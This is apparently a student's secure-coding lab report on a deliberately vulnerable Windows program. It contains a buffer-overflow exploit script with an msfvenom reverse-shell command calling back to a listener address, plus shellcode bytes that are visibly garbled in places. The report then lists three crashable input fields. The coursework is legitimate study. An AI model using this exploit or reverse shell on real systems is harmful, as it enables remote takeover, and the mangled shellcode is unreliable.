

# SECURE CODING\_L

## AB7

**NAME:** M.KARTHIK  
19BCN7222

**REG NO :**

### ASSIGNMENT – 7

#### **Task**

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and Vuln\_Program\_Stream.exe
- Download and install python 2.7.\* or 3.5.\*
- Run the exploit script to generate the payload
- Install Vuln\_Program\_Stream.exe and Run the same

#### **Analysis**

- Crash the Vuln\_Program\_Stream program and report the vulnerability.

**Happy Learning!!!!!!**

**exploit.py**

**import struct**

**"""**

**Message= - Pattern h1Ah (0x68413168) found in cyclic pattern  
at position 214**

"""

**OFFSET = 214**

"""

**badchars = 'x00x09x0ax0dx3ax5c'**

"""

**short\_jump = 'xEBx06x90x90'**

"""

**msfvenom -p windows/shell\_reverse\_tcp  
LHOST=192.168.19.129 LPORT=443 -f python -v shellcode -b  
"x00x09x0ax0dx3ax5c" EXITFUNC=thread**

"""

**shellcode = ""**

**shellcode += "xdaxc7xbaxeex50x53xe0xd9x74x24xf4"**

**shellcode += "x5dx33xc9xb1x52x83xedxfc31x55x13"**

**shellcode += "x03xbbx43xb1x15xbfx8cxb7xd6x3fx4d"**

**shellcode += "xd8x5fxdax7cxd8x04xafx2fxe8x4fxfd"**

**shellcode += "xc3x83x02x15x57xe1x8ax1axd0x4cxed"**

**shellcode += "x15xe1xfdxcdx34x61xfc01x96x58xcf"**

**shellcode += "x57xd7x9dx32x95x85x76x38x08x39xf2"**

**shellcode += "x74x91xb2x48x98x91x27x18x9bxb0xf6"**

**shellcode += "x12xc2x12xf9xf7x7ex1bxe1x14xbaxd5"**

**shellcode += "x9axefx30xe4x4ax3exb8x4bxb3x8ex4b"**

**shellcode += "x95xf4x29xb4xe0x0cx4ax49xf3xcbx30"**

```
shellcode += "x95x76xcfx93x5EX20X2BX25xb2xb7xb8"
shellcode += "x29x7fxb3xe6x2dx7ex10x9dx4ax0bx97"
shellcode += "x71xdbx4fxbcx55x87x14xddxccx6dxfa"
shellcode += "xe2X0EXCexa3x46x45xe3xb0xfax04x6c"
shellcode += "x74x37xb6x6cx12x40xc5x5exbdfax41"
shellcode += "xd3x36X25x96x14x6dx91x08xebx8eXE2"
shellcode += "x01X28xdaxb2X39x99x63x59xb9X26xb6"
shellcode += "xcexe9x88x69xafx59x69xdax47xb3x66"
shellcode += "x05x77xbcxacX2EX12X47X27x91x4bx54"
shellcode += "x36x79x8ex5ax39xc1x07xbcx53X25x4e"
shellcode += "x17xccxdcxcbxex3x6dx20xc6x8exaexaa"
shellcode += "xe5x6fx60x5bx83x63x15xabxdexd9xb0"
shellcode += "xb4xf4x75x5EX26x93x85X29X5bx0cxd2"
shellcode += "x7exadx45xb6x92X94xffxa4x6ex40xc7"
shellcode += "x6cxb5xb1xc6x6dx38x8dxecx7dx84x0e"
shellcode += "xa9x29x58x59x67x87x1ex33xc9x71xc9"
shellcode += "xe8x83x15X8CXC2X13x63x91x0eXE2x8b"
shellcode += "x20xe7xb3xb4x8dx6fx34xcdxf3x0fxbb"
shellcode += "x04xb0x30x5ex8cxcdd8xc7x45x6cx85"
shellcode += "xf7xb0xb3xb0x7bx30x4cx47x63x31x49"
shellcode += "x03X23XAax23x1cxc6xccx90x1dxc3"
```

```
payload = 'A' * (OFFSET - len(short_jump))
```

```
payload += short_jump
```

```
payload += 'x90' * 8
```


```
payload += shellcode
```



```
f = open("exploit.txt", "w")
```


## f.close()

**We can insert the payload generated from the python code and try to check fields which are vulnerable to buffer overflow**

**Here the “Song Pattern” field and the “Station Pattern” field are vulnerable as when we executed the payload the application crashed.**









**See here we got a dialog box stating that application stopped working .If we click the Close window button the application will exit.**

**One of the easiest way to exploit an application is the “Search field”. Here also the “Search Text field” is vulnerable to buffer overflow.**







**So we found three vulnerable fields here**

- 1) Song Pattern**
- 2) Station Pattern**
- 3) Search Text**